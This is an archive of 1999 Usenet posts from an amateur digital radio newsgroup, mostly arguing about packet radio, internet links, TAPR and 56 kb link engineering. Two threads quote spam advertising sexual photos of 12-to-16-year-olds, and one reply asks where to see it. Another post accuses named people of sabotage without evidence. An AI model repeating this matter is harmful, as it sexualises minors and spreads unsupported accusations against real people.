What I wonder is we hams have to spend $20 per month for dial up Internet access at speeds up to 50 kbps when we could have it all for free! What do those ISP's do for their money anyway?

With our own ham operated high speed wireless access network we could duplicate what they are doing for ham licencees. All we need is a couple of changes to the Rules to make it workable. Then it would become BIG! Ham Radio and the Internet in collaboration not fighting each other! What a concept!

See another post of mine under the Re: the application mantra down the newsgroup a little ways.

Regards,

Peter AB4BC

..
k2ul <ostroyNOcfSPAM@att.net> wrote in message
news:15f8eaa0.4d9a65d3@usw-ex0108-059.remarq.com...
> [Sorry for starting a new thread, but you guys have so many
> other threads open on this subject that I just couldn't keep
> track of what I wanted to respond to. Call me Senile, or
> whateverâ€,¦..]
>
> In a recent bulletin, good ole' Chas defined two types of
> hams, A-types who are internet junkies, and B-types, who are
> radio junkies. I would propose that there is a 3rd type.
> The C-type is interested in having fun. Ham radio is a
> sport to them. After all, in many parts of the world, ham
> radio is called "Radiosport". Why do you think DX'ing is so
> popular?
>
> I wish there were some awards for packeteering. The last
> time I posed this question, ol' Chas called me an LLL, for
> which I will never forgive him. Nuff sed. Nevertheless, we
> tend to denigrate those newbie packeteers who send "CQ for
> QSL" bulletins, but aren't they the ones who are really
> having fun?
>
> For over thirty years I have been involved in the most basic

> form of digital ham radio communications: morse code. I
> use it daily. I love it, because it is fun. It is nice to
> relax after a grueling business day in the commercial
> telecoms wars and forget all about "speed, speed, speed."
> That is what the speed freaks' so-called high speed
> "digital network" lacks. It is all work and expense, and no
> sport.
>
> Here on the the USA East Coast we have been upgrading our
> packet network to FlexNet. A lot of this is still at 1200
> baud. So what? It is analogous to upgrading sailboat
> technology. A sailboat will never compete with an ocean
> liner, but so what. That isn't the purpose of sailboating.
> There is much room for improvement in 1200 baud digital
> networking technology. Upgrading to FlexNet is one example.
> 1200 baud technology has the advantage of numbers. There
> are thousands of those TNCs out there, just waiting to be
> turned back on. Try it. Oh, and our bulletin network
> doesn't have to put up with quite as much of the insane
> garbage as found on usenet newsgroups. The upgrade to
> FlexNet was fun, I learned a lot from it, and it didn't cost
> me two arms and a leg.
>
> I tried tcp/ip a coupla years ago. I found that the only
> use for it was connecting to the internet. Big deal. No
> ham-to-ham communications going on. Who needs it? And it
> was tooooooo slow, anyway.
>
> To those who are obsessed with higher speed "bleeding edge"
> technology, I would say "go for it, but don't expect a
> whole lot of hams to follow you." They can do the same
> thing better on the internet.
>
> Bottom line, I don't agree that SPEED=DigitalHamRadio. I
> believe PersonalEnjoyment=DigitalHamRadio. Digital Ham
> Radio is NOT going to survive by becoming an appendage to
> the internet. It will have to find it's own special space.
> Stop trying to do the same stuff that you can do on the
> internet. Forget trying to be an amateur ISP. Find
> something to do that you CAN'T do on a landline, or
> something that you can do BETTER than on the landline.
> That's the answer to the future of digital ham radio.
>
> Remember the 50's, when all that left over surplus WW2 junk
> was put to new and BETTER use by the ham radio community?
>
> 73, Dan K2UL@K2UL.#SNJ.NJ.USA.NOAM
>
> "Try 1200baud â€,€¦ Life is too fragile to waste it all in the

> fast lane."
>
>
> * Sent from RemarQ http://www.remarq.com The Internet's Discussion Network
*
> The fastest and easiest way to search and participate in Usenet - Free!
>

4018. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sb5al$k90$1@nnrp1.deja.com>
Source record: 16476

The other brother Chuckles wrote:
>
> Wait, I'm confused. These radios cannot be used on the ham bands.
> Therefore their only use is on the ham bands?
> Did I miss something somewhere?

OK, I'll talk slower. These radio's cannot be used in the Ham bands.

> > For example...

> Is this using a ham radio band?

No. Is English your second language?

> Ah. I see. Another means to avoid building ham radio network.
> But at least in this case one can claim "it is radio".
> Can I stick an amplifier and big beam or dish on these?
> No, guess not, they are part 15.

A typical installation would be an Antenna-Vision(tm) type antenna
at a home, or a flat antenna in an apartment window. You can do
whatever the rules say. I think your English is good enough that
you can read them yourself.

> > What would you rather have us do? Use the telephone modems?
>
> No, I would rather use ham radio.

What's that going to do for us? Radio is Radio isn't it? Part 15 is
the same law as Part 97: CFR Title 47. One Title of 50 Titles. Why do
you only focus on one page of one chapter of US Law, that in total,
is the size of the Dallas Yellow pages?

Isn't our hobby about radio?

You and your other brother Chuckles keep getting narrower and narrower
in your definition of Radio every posting. Next you will say we can
only use Morse Code at 20 Wpm, before we will meet with your approval?

Here's the deal... Who gives a squat what shape you think the hobby
should be. If you don't like what other Hams are doing, piss off.
Your vote just doesn't count. No one here is going to be converted
back to the 80's for packet technology.

There's more to Ham radio than a packet BBS at 30 baud effective.

Steve, K5OKC

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4019. Re: Let's Get Serious!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s9t0n$o4o@dfw-ixnews19.ix.netcom.com>
Source record: 16477

Hank:

Well it all depends upon people! Organizations do nothing but preserve the status quo. We need a "champion" at ARRL.

Ham packet radio needs a guy like ole George Hart W1NJM at ARRL to save packet radio.

The American Computer Radio Relay League sounds nice doesn't it.

Hey all of our University EE Departments have now become Departments of Electrical and Computer Engineering, why not the ARRL?

I'm reminded of the story I heard a few years ago about the fella who simply had enough and stood up at a combined IEEE Computer Society and Association of Computing Machinery (ACM) meeting and shouted out, "We didn't have slide rule engineers, why do we need computer engineers?" Heh, heh.

Well the times are a changin. The new millenium is only a few months away, and technology and progress waits for no man!

If we don't find a way to use all of that huge bandwidth allocated to us we'll be left in the dust.

Regards,

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message
news:7s9euq$e7t$1@bgtnsc02.worldnet.att.net...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7s934o$lml@dfw-ixnews11.ix.netcom.com...
> > Charlie:
> >
> > Do you think the ARRL Field Organization is up to this?
> >
> > i.e. new appointments, instead of ORS, you have ONO (Official Node
> > Operator), etc. . .
>
> This has been proposed many many times since 1984 with pretty
> much the same result: nothing. Same result when ARRL was asked
> to help standardize things like addresses and routing designators
> within the digital network. In fact, the QST column about "digital
> stuff" is now pretty much only about "how to use the internet."
>
> Ball dropped a long time ago, already done bouncing and has

> rolled off the court.
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
>
>

4020. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: getback <getback@my-deja.com>
Message-ID: <7sb7tfmeg1@nnrp1.deja.com>
Source record: 16478
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <#1nyNpIB$GA.338@cpmsnbbsa05>,
"kc8jbo" <kc8jbo@email.msn.com> wrote:
> stlpor@ghg.com wrote in message
<7ropap$m2u$3978@newsgate.elender.hu>...
> >SEX PHOTO FROM 12 to 16 YEARS OLD!
> >hvktnddjvzylzmylzotdzupkmulpryuzetgmqwmjivrvewwencxpzmg
>
> GetbacKKK posts his porn to the internet again...
> If there is any "PORN" people on here , it is you "Slope Head". You
are always talking and posting about homosexuals and other
pornographic subjects. You must be involved with the "GAY MOVEMENT".

Getback
>

--
"NAH NAH NAH NAH---NAH-NAH-NAH-NAH
HEY-HEY
AND-GOOD-BYE

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4021. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sa2ig$2f$1@bgtnsc03.worldnet.att.net>
Source record: 16479

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7s9qnj$ih2@dfw-ixnews8.ix.netcom.com...
> Charles:
>
> Think about it . . . changing the Rules and deregulation is how good ole
> packet radio got started in the first place!

Yes and no ... we worked with the ARRL and the FCC to get the rules
changed (85-105 for example), but did start operating "at the edge of
the rules" prior to 85-105.

> I was just trying to get some "new think" going. Heh, heh. We will need
it
> for the next millenium!
>
> Hey I'm an old timer too, but probably not as long as you though.

Well ... it was mostly old timers that got the "modern" digital modes
off the ground. I was licensed in 1953, for example, and a lot of the
other folks had been around about as long ... or longer ...

--

... Hank

http://horedson.home.att.net

4022. Re: My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sa2sfoo1@bgtnsc03.worldnet.att.net>
Source record: 16480

k2ul <ostroyNOcfSPAM@att.net> wrote in message
news:15f8eaa0.4d9a65d3@usw-ex0108-059.remarq.com...
> [Sorry for starting a new thread, but you guys have so many
> other threads open on this subject that I just couldn't keep
> track of what I wanted to respond to. Call me Senile, or
> whateverâ,¦..]
>
> In a recent bulletin, good ole' Chas defined two types of
> hams, A-types who are internet junkies, and B-types, who are
> radio junkies. I would propose that there is a 3rd type.
> The C-type is interested in having fun. Ham radio is a
> sport to them. After all, in many parts of the world, ham
> radio is called "Radiosport". Why do you think DX'ing is so
> popular?
>
> I wish there were some awards for packeteering. The last
> time I posed this question, ol' Chas called me an LLL, for
> which I will never forgive him. Nuff sed. Nevertheless, we
> tend to denigrate those newbie packeteers who send "CQ for
> QSL" bulletins, but aren't they the ones who are really
> having fun?

There are plenty of awards available for contacts made using
the digital modes. WAS, WAC, DXCC, et al just for starters.

No awards for using the internet, and very few for using other
people's stations to make the contacts.

If you think hams should get awards for posting CQ bulletins
and collecting responses, my only comment is that I GET THE
AWARD TOO because my station did the actual transmitting
on ham radio. That internet stuff ain't ham radio ... <grin>.

Now you can "never forgive" me too ... there is no "DXing"
over the internet ... no RADIO awards ... no QSOs. If you
think there might be, you are fer sure a Land Line Lid.

--

... Hank

http://horedson.home.att.net

4023. Re: Lexington, Kentucky

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Tom Busch <tomb@kiva.net>
Message-ID: <938000832.1286165634@news.kiva.net>
Source record: 16481

There must be some APRS activity...I see a Digi there all the time.

Tom Busch, WB8WOR

On Mon, 20 Sep 1999, Brian Pemberton wrote:
>So, is there anything (Long haul or Landlid) in the way of
>amatuer packet radio in Kentucky? No sense in learning the
>widgets, hoisting the antenna, plugging in the computer, and
>listening to static.
>
>--
>--
>Brian Pemberton brpemb00@cslab.uky.edu
>Today is Pungenday,the 44th day of Bureaucracy in the YOLD 3165
> Bavarian Erisianism and states that the best method of reaching
>enlightenment is through a Bavarian beer. It is possible to
>achieve Enlightenment without beer, but on the same note it is
>possible to climb a 10 meter wall without a ladder.
>
> - Marc (paraphrase)

4024. Home based local internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: dgoncz@aol.comm
Message-ID: <19990922075849.21294.00000730@ng-ci1.aol.com>
Source record: 16482

ATT offers Family service for up to five users. Calls to your home phone from your mobile phone in the primary service area a free. With a second line already dialed in to your ISP, and that modem connected to an answering modem on your main line, you should be able to do wireless internet all day for free from car or backpack.

Just an alternative to having to put it together yourself on amateur bands.

I have a little pen tablet that can be worn on the back. I proposed advertising my own business or others on the wearables newsgroup. It has come to pass and people are roller skating around advertising things. Neat.

You could offer anyone an instant web search wherever you happened to be. Free. with ads, or via credit card for service on demand. A map server would be particularly useful. Wherever you go, there you are. Someone asks for directions and they get a map.

I also have a portable printer system with no backpack yet.

Yours,

Doug Goncz
Experimental Machinist (DOT 600.260-022) (A.A.S.M.E.T.)
Replikon Research (USA 22044-0094)
http://users.aol.com/DGoncz or /ReplikonVA
http://www.deja.com/profile.xp?author=dgoncz@aol.com
The mm in com is anti spam.

4025. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sai0a$7no@dfw-ixnews5.ix.netcom.com>
Source record: 16483

Hank:

tsk, tsk . . .

[snip]

Hank Oredson <horedson@att.net> wrote in message
news:7sa2ig$2f$1@bgtnsc03.worldnet.att.net...
>
>
> Yes and no ... we worked with the ARRL and the FCC to get the rules
> changed (85-105 for example), but did start operating "at the edge of
> the rules" prior to 85-105.
>
> > I was just trying to get some "new think" going. Heh, heh. We will
need
> it
> > for the next millenium!
> >
> > Hey I'm an old timer too, but probably not as long as you though.
>
> Well ... it was mostly old timers that got the "modern" digital modes
> off the ground. I was licensed in 1953, for example, and a lot of the
> other folks had been around about as long ... or longer ...
>
[snip]

Hank:

Tnx OT! Heh, heh.

Well. . . . I say that you guys were too tentative back then. You didn't push hard enough to have the Rules changed to allow and enable packet fast enough here in the States!. Ham's did not do it! They were far too conservative and mired in the past!

It took a revolutionary Regulator like Dr. John DeMercado of Canada's DOC to cut packet radio free from regulatory handcuffs and bindings and turn it loose! Now you are all crying because we need a new revolution. Change is constant Hank. Hello! The Internet is here.

The FCC and the ARRL were especially timid back when ham packet got started! They watched timidly across the border to see if the Canadian experiment with ham packet radio would cause blindness in Novices , or something . . . .. whatever!

Hey we can't even get new codes like PSK31 off the ground here without asking the Pope for permission! We have to leave it to the staid ole Brit's and the Spanish to introduce new things to our bands! What hope is there for Spread Spectrum? And . . . now the whole commercial world has come to accept and to deploy CDMA everywhere, and hams are sitting on their buts timidly worried about whether we should change the Rules to allow it.

Hank, don't give me that "crap". I know better. I hung out on the NTS CW traffic nets for years handling messages by hand.

Face it! Ham's are generally just a bunch of "old fogies" to old, tired, and mired in ancient traditions to take a chance on something new like their forefathers did with short waves back in the early days of radio!

I say we need "new think" for the new millenium! Hello ! ! The year 2000 is only 4 months away. Let's build a modern packet network.

Let's change the Rules, heck if we can't change em, then maybe we should get reckless and break em! [I'll bet Wayne Green loves this, heh, heh.]

Don't tell me that ham's can take credit for amateur packet radio, it was that unlicensed computer scientist, MerCado in Canada who changed the Rules, deregulated to get it all started! Where were the Ham Pioneers then? Bah, humbug!

Now if only we could get Charlie Brabbam to stop bitching and get off his ass and do some "new think" and stop spreading misinformation and half truths, then we could just begin to get somewhere!

If TOM were still around he would probably apply both the Wouf Hong and the Rettysnitch to Charlie.

Thoughts anyone?

Peter AB4BC

4026. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: cal25skipper <skipper3@swbell.net>
Message-ID: <y_5G3.856$h97.63243@typhoon01.swbell.net>
Source record: 16484
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Cool! Where can we see it. I like porn. If you are a man, and the site of naked ladies bothers you, then you're not normal.

Brent Scott
N5CLK
Austin, TX

4027. TAPR/ Little LEO connection?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sap73$2kv6@enews1.newsguy.com>
Source record: 16485

Hank Oredson <horedson@att.net> wrote in message
news:7s9dr9$7ou$1@bgtnsc02.worldnet.att.net...
>
> >
> > These are not for Ham radio by themselves. Even if the radio operated
> > all within the Ham 2.4 GHz band, it would still be illegal. Thus, the
> > only use of these devices, is to network Ham radio.
>
> Wait, I'm confused. These radios cannot be used on the ham bands.
> Therefore their only use is on the ham bands?
> Did I miss something somewhere?

Steve is just following the TAPR "party line".

For some mysterious reason, the "movers and shakers" at TAPR are endlessly fascinated with the idea of moving as much ham radio traffic as possible off of the ham bands.

Hardly seems like an "amateur radio" attitude at all, does it?

They'll do it with the telephone; they'll even do it with non-ham radio! The main thing is to get that digital ham radio traffic off of those ham bands.

Yes, I know it's totally clueless, contrary to the best interests of the ham radio community, and abysmally ignorant - That's TAPR for you! - But it's really only ignorant and clueless if you are working FOR ham radio...

Personally, I strongly suspect that a few of the key players at TAPR are working for the "little LEO" people, or some other commercial communications outfit that wants to see hams lose as much spectrum as possible, particularly the VHF/UHF stuff and higher.

Didn't Greg Jones of TAPR put in a year or so working with the LEO folks in England? Wasn't it right after he returned from England that he became so down on the idea of hams using radio to communicate, and started promoting "wirelines" and tcpip despite the fact that it was (and is) against the best interests of US hams wanting to build and maintain a ham radio digital network and USE that spectrum?

Maybe somebody could clarify this possible TAPR/Little LEO connection. If true, it certainly would explain a lot about the attitudes we see coming out of TAPR, under it's present "leadership".

Ever notice how the real "movers 'n shakers" in the LandLine Lid community tend to work for commercial communications outfits that would, in turn, tend to benefit when hams lose spectrum? This might be a coincidence - Or it might not.

Where does Phil Karn work?

The spectrum we have allocated to our use is worth billions of dollars. People have infiltrated organizations and committed acts of deliberate sabotage for far less in the past. It wouldn't surprise me to find out that it's happening with the digital ham radio network in the US right now. After all, the ham digital stuff is the one and only ham radio activity that has potential to thoroughly "populate" the UHF and higher bands that most of the spectrum grabbers are salivating over. TAPR would be the natural target to infiltrate and build a base for that kind of frequency-grabbing sabotage.

All you have to do is discourage hams from using radio to move digital information with any means at your disposal, up to and including advocating that all the data be moved by non-ham means at every opportunity. As long as the UHF and higher bands are made empty so their use by hams can be questioned... That's the main thing.

And that's exactly what TAPR has accomplished under Greg's "leadership".

Anybody else have a good explanation as to why TAPR continued it's "LandLine Lid" promotion after it had become plain several years ago that their policies and what they advocated was damaging and undercutting the US packet network, causing thousands of US packet ops to lose heart, and rapidly depopulating the VHF/UHF bands in the US?

Anybody else have a better explanation for TAPR's anti-ham attitudes?

When Steve decided that non-hams means was the way to go, he was of course being a lousy ham, but he was being a Great TAPR clown.

Hopefully I'm wrong in suspecting this, and the actions of Greg Jones and TAPR can be chalked up to simple ignorance and incompetence instead of the deliberate sabotage of the amateur radio service.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4028. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <1bfnNxWU0Z2GhBJY+eKz0Lo1GRgk@4ax.com>
Source record: 16486

On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:DHrmNx+s2SaofDUoViT9sz9jVUYr@4ax.com...
>> On Sun, 19 Sep 1999 22:50:35 -0700, "Hank Oredson" <horedson@att.net>
>wrote:
>> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
>> >news:tinlN9QLyMKyqvyn62g+MzZSipIu@4ax.com...
>> >
>> >> Note, an external amplifier is not a good idea. You don't
>> >> need the extra TR delay, and any path that can't be made
>> >> with the 5-10 watts available from the transverter probably
>> >> has too much multipath to be useful anyway (though with
>> >> the FEC now built into the modems, multipath is less of a
>> >> concern).
>> >
>> >Gary,
>>
>Hmmm ... "external" amplifier. Didn't think I said that ...

You said,

"Some assembly required i.e. the transverter and amplifier
you will need to make a useful system".

The only way to read that is if you're talking about an amplifier
external to the transverter. Otherwise, no assembly would be
required between the transverter and the amplifier.

>Why any extra delay? Whether the final transistor is 10W
>or 100W, the delay should be (about) the same: a few ms. max.
>Certainly true for my HF radios. No reason to think vhf/uhf/shf
>would be any different.

It is *possible* to design an amp like that, but off the shelf
amateur UHF external amps generally don't have fast TR.
100 to 200 milliseconds is typical, and far too slow for use
on a fast network unless you're doing permanently nailed
up duplex point to point links. The thing is, permanent network
links need to be properly engineered anyway, so the whole
issue of alligators becomes moot at that point.

>> >1)
>> >Some folks live out in the country.
>> >Sometimes WAY out in the country.
>> >5-10 watts won't cover the 50-150 mile paths required.
>> >Multipath can be handled by the use of appropriate antennas.

>>
>> Our longest single hop is 90 miles. We do that with 4 watts.
>> Of course it is a mountain top to mountain top path. On an
>> obstructed path, all you have is multipath. Usually, you can't
>> resolve that with antenna orientation or gain because too many
>> of the multiple paths are in the beamwidth of any reasonable
>> gain antenna. So you have to engineer paths that clear the
>> first Fresnel zone.
>
>I was talking line of sight paths. Lots of mountains here. TOO many.
>Get reflections from all directions due to those big white volcano things.
>So we use yagis.

Sure, we use beams too, when we're establishing a dedicated link. If you have line of sight, then you certainly don't need much power. A few hundred milliwatts does fine out to LEO distances when you can employ gain antennas and nothing is in the way of your signals.

Terrestrially, the less power you run, the less multipath you have to deal with on the other end, because the attenuation of the reflected signals puts them below your noise floor. More power always makes multipath problems *worse*. We only need a CNR of about 10 dB to meet our BER target against gaussian noise. Running more power than that on a link will just exacerbate any multipath problems you may have.

(Actually, you do want to build in some fade margin on a path that may have to traverse regions where inversions may form, but not the 60 dB or greater that most alligator stations use. Use of circular polarization on both ends of the link is also highly recommended because reflections reverse polarization sense, so you can get another 20 dB or so of multipath suppression this way.)

I'm going to break the message here because it is getting very long.
I'll touch on other points in another message.

Gary

Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4029. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <dgbpN3HJ3LjQemoEskskpfZIWI0Y@4ax.com>
Source record: 16487

On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:DHrmNx+s2SaofDUoViT9sz9jVUYr@4ax.com...

>> >So you are saying these modules do not need any tune up?
>> >Just plug everything together, hook to an antenna, it works?
>> >Could you be more specific about the test gear required
>> >beyond your basic solder gun, screwdriver and pliers?
>>
>> Netting the various transverters together on a common frequency
>> is the only adjustment absolutely needed. That can't realistically be
>> done by ear. You can do it by monitoring the eye pattern (with a scope)
>> of another station known to be on frequency. If one of the group has an
>> IFR or the like, you can use that without needing a priori to have one
>> transverter spot on frequency.
>
>Ok, I need a scope.

An amateur without a scope is working blind.

>> Typically, we find that the transverters are a few kHz off frequency
>> when first crystalled up, so they have to be netted. You don't have to
>> get absolutely spot on, the modems use a tracking data detector
>> that can handle up to about 5 kHz frequency error without impairing
>> BER. But we'd like to reserve that as margin for thermal drift and
>> component aging.
>>
>> It is also nice if you can monitor the eye pattern with a scope so you can
>> adjust the transverter PA drive of other systems for best linearity (and
>> monitor their received eye pattern to do the same for your PA). That'll
>> make you a better spectral neighbor, and lower BER a bit too. But we've
>> found that with the MMT transverters, turning the drive down to get about
>> 4 watts out always gives us a clean spectrum, so you can do it with just
>> a Bird. (You can't get away with that with the Hamtronics units, however,
>> for them you *really* need access to a spectrum analyzer. Nasty things
>> unless they're tuned *just* right.)
>
>Ok, so I need to buy a scope.

Yeah, but you don't need much of a scope. You need dual trace, but
even an audio bandwidth is sufficient. A suitable scope costs two
or three hundred dollars, surplus or import. (Of course you'll never
regret buying a better scope, but you don't have to spend thousands
either.)

>> No external test equipment at all is needed for the RF modems. There are
>> some switch settings to configure (if the defaults don't suit you). You
>can
>> select one of 10 frequencies (100 kHz spacing), select whether you want
>> to operate duplex or half duplex, select TTL or RS422 on the computer
>side,
>> select whether you want FEC or not, etc. But the modems come configured
>> to work right out of the box and shouldn't need any adjustments unless you
>> want something other than the default settings.
>>
>> The stuff that had to be tweaked in the first generation modems has all
>> been put into ASIC for the current modem, so there is no tune up involved.
>> You can peak the IF filter if you like, but the modem has an internal
>method
>> of doing that which doesn't require any external test equipment. You just
>> set a jumper, then tweak for max on the signal bargraph display. It should
>> be fine right out of the box, however.
>>
>> >Where does one get these various modules?
>> >What is their cost?
>>
>> Paccomm (and GRAPES) sell the W&T RF modems. The cost is $349.
>> Transverters are available from their manufacturers, or at hamfests. I
>> usually find MMT transverters for around $150 at most of the hamfests
>> I attend. They're usually crystalled for the wrong segment of the band
>> (the satellite or weak signal segment), so you need to spend $15 for a
>> new set of crystals to move them into the data bandplan. New transverters
>> range in price from under $200 to over $600 depending on make, model,
>> and band. Virtually any linear transverter will work with the modems.
>
>> You need a HDLC card in the computer too. I've personally used both
>> the PI-2 card ($98) and the Gracilis PacketTwin (don't know the current
>> cost on that one, but it is more expensive since it is full duplex DMA).
>
>DMA probably overkill (or underkill, see some of the assembler
>newsgroups for interesting measurements of DMA I/O vs. programmed
>I/O, I was surprised at the results). Modern machine ("Pentium anything")
>can easily handle many channels of 56k data. I personally do not like
>the SCC chip, but that is "hacker bigotry" and nothing else.

Yeah, you *could* bit bang one HDLC interface. But if you're running
a modern multitasking OS and have other applications that need to
run, or want to service several packet modems at a node site, then
the hardware assist is very welcome.

>> There are others. A Mac can work directly from its serial port since it
>> comes stock with chips that can be programmed to handle RS422 and
>> HDLC directly (about the only case I can think of where having a Mac is
>> an advantage).
>
>Hmmm ... my Imsai I/O chips can do HDLC ... back to CP/M ?

That's not as droll as it sounds. A dedicated packet switch could be
built up on a CP/M base. It isn't the way I'd do it, what with commodity
PCs so common and cheap, but it would be feasible. The TAPR NNC
didn't have any *technical* reasons why it wouldn't work. It just got
bypassed by the economics of clone PCs. (I have one of the six
extant fully populated and functional TAPR NNCs.)

>> Basically, you're looking at $600 to set up for 56 kb. That's more than
>> it costs to dedicate a TNC and radio to 1.2 kb, but not much different
>> from what it costs to set up to do 9.6 kb correctly (that's because you
>> generally have to use an IF modulated multimode to get an acceptable
>> BER with G3RUH style 9.6 kb).
>
>Things are a bit cheaper for 9600. Any old serial card will work.
>Radios are available cheap (TEKK e.g).

When I started fooling with 9.6 kb, I thought the same. But the TEKK
radios aren't a panacea. The receivers are pretty deaf, yet they have
wide open front ends. They are IMD generators on a high RF site
without cavities in front of them, and if you add cavities, that just makes
them deafer. So they are really only useful at electrically quiet sites, and
paired with a station capable of delivering a strong enough signal to
overcome their lack of sensitivity. Thus they can serve in some cases
as user radios, but they won't do in general as network radios.

You need a more robustly designed radio to service the network. Now you
can convert commercial surplus such as a Micor, Mitrek, or GE Mastr II,
but that's not *off the shelf*, and I've seen a resistance by you and Charles
to the idea that you might actually have to do some radio work. So that
limits you to appliances, and the only appliances sold for amateur radio
which work adequately out of the box are the multimodes.

You still have the problem of dealing with HDLC encoded signals too.
So ordinary serial interfaces won't do either. You either need a HDLC
hardware card in the computer, or some sort of software bit banger.
You wouldn't want to use a TNC (how quaint) to handle HDLC to serial
RS232 conversion because you double latency when you do that. You
can't afford that when you start out with such a low speed.

Trying to make a G3RUH encoded 9.6 kb system work well is neither
simple nor cheap when you begin to look at the problem from a network
perspective (and limit yourself to appliance solutions).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4030. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <NQTpNzrqje43+pQ9xX0FRrQAmrZO@4ax.com>
Source record: 16488

On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>KE4ZV wrote:
>> Paths that don't qualify simply aren't used. That's just good
>> network engineering practice. That often means that the most
>> direct path isn't usable, and we have to organize the network
>> topology to use an alternative routing. Sometimes it means
>> rural hams are left out of the network unless they want to fund
>> multiple hops just to serve one station. That's the way it goes.
>
>Works where there are people or available sites. We have a real
>lot of empty space, without people or roads. Often it is not feasible
>to put relays in place. Cost of obtaining a site, creating road access
>to it, etc. is way out of line. So we have long haul links Sometimes
>those have to cross mountain ranges. Knife edge works. Not at
>high data rates though, due to the problems you mention.

Yep, exactly so. If you're satisfied with low rate and non-realtime usages,
then you can do moderately long haul dedicated links. You can't sustain
an extensive packet network that way, however, because latency becomes
so great that very few people will tolerate it, even for non-realtime uses. In
other words, if a Pony Express rider could beat your packets across the
country, your network wouldn't be sustainable.

That's what happened to the BBS "network" (which wasn't really ever a
network in the sense of a packet switched network anyway). When it was
the only game in town, it got a bit of use. But as soon as something faster
became widely available, it fell into disrepair. In other words, most of your
users abandoned you for the internet. You and Charles can rail about that,
but it is fact, and ultimately one has to face facts or become permanently
disassociated from reality.

There are a number of historical parallels to that. The telegraph supplanted
the Pony Express, steamships supplanted windjammers, the airplane
supplanted the ocean liner for intercontinental travel, etc. If you can't deliver
speed and convenience, your users will abandon you for systems which can.

You have to define your niche, and fill it the best way that you can. The
bicycle is a wonderful and efficient tool for getting around a relatively
small area, but few people would choose it for a cross country journey.
Amateur packet radio networks can be wonderful at the MAN level, but
when you try to stretch them across the vast empty spaces, you run into
the sparse network topology problem, ie there's a whole lot of nothing
between the centers of activity where a viable network can be supported.

>> >2)
>> >Some of us want to build long haul networks.

>> >100 mile or longer paths are needed.
>>
>> But they usually aren't feasible. Over the horizon isn't
>> tenable for fast amateur data networks. You need to
>> arrange your system around the idea that the average
>> hop must be less than 30 miles, or settle for a much
>> lower data rate where multipath delay doesn't cause
>> symbols to overlap excessively. In exceptional cases,
>> like the one noted above, topography may allow a
>> longer hop, but it will be the exception, not the rule.
>
>Hmmm ... not talking "Over the horizon". My horizon out the
>shack window is over 150 miles to the south, 70 to the east,
>and about 100 to the north east. I'm not even in a REAL good
>location, just "good".

That is not just an exceptional location, it is an *extremely*
exceptional location compared to what is available to most
of the country. When you start talking about continental
scale networks, you have to look at more of the continent than
that part of it immediately outside your window.

>My horizon to the north, however, is about
>one mile. But I still have a 9600 baud link in that direction, of
>about 25 miles. 25W, 10 el yagis on both ends. Works well,
>even though we are way out of the first Fresnel zone.
>
>> You need a BER of under 1 in 10E6 or your network
>> performance becomes dismal out past 3 or 4 hops.
>> That means you have to engineer things *right* on
>> every link.
>
>Not possible. We have these hills and mountains.
>The 100 mile link to the south works very very well.
>However that link of 25 miles to the north would take
